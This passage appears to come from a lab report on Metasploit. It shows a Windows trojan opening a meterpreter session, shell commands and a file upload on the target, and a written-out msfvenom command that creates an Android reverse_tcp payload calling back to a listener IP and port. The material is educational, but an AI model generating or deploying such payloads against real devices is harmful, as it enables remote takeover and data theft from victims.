


Figure 11 (run the exploit command)

And finally, we hit exploit to explore the target device (highlighted in yellow (Figure 7))




Figure 12(jobs command to see the jobs running)

We can use the jobs command (*The jobs command is used to interact with modules running in the background*) to see the jobs running in the background and we see that the exploit is running.




Figure 13 (Target system opens the trojan file)

When the target system runs the Trojan.exe file (in this case I am running the file manually for demonstration purpose) we see on the terminal that a session is opened.




Figure 14 (start interacting with 1st Session)

The "sessions -i 1" command in msfconsole is a command to interact with a specific session. In this case, "-i 1" specifies that we want to interact with the first session created and is useful when there are multiple sessions created, and the attacker wants to focus on a specific session.

After running the "sessions -i 1" command, the attacker will be able to interact with the compromised system through a shell or other interfaces, depending on the type of payload used.




Figure 15 (I can now see the target system's directories and files using ls command)




Figure 16 (Can also change directories using cd command and list the files anywhere I want)

This allows the attacker to execute commands, exfiltrate data, and perform other activities on the compromised system.




Figure 19 (creating a text file that I am going to upload in target system. Saved the file on the Kali desktop with name compromised.txt).




Figure 20 (Used the upload command and the file "compromised.txt" is uploaded in the target system's directory.)




Figure 21 (ls command shows the uploaded file “compromised.txt” in the target system.)




Figure 22 (opened file on target system)

We have seen extensively in the screenshots above how a payload for windows machine can be created and the machine can be exploited. Similarly, payloads can be generated for various platforms.

In the following images I create a simple payload for 3 different platforms. I will not be exploiting these payloads considering the length of this report but simply show that how payloads can be generated for multiple platforms.

Generating payload for android-




Figure 23 (Running msfconsole)

The command is-

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.120 LPORT=8687 > test.apk
```




Figure 24 (generating payload for android)

So -p is a flag to tell the console about the target system. Meterpreter is the payload that helps to explore the target machine. Reverse_tcp is the protocol for android devices to make a connection. Lhost contains the IP of the listening device. Lport is the port of the listening machine on which it will listen to the incoming traffic from the target.




Figure 25 (We see that an executable file is created in home directory)

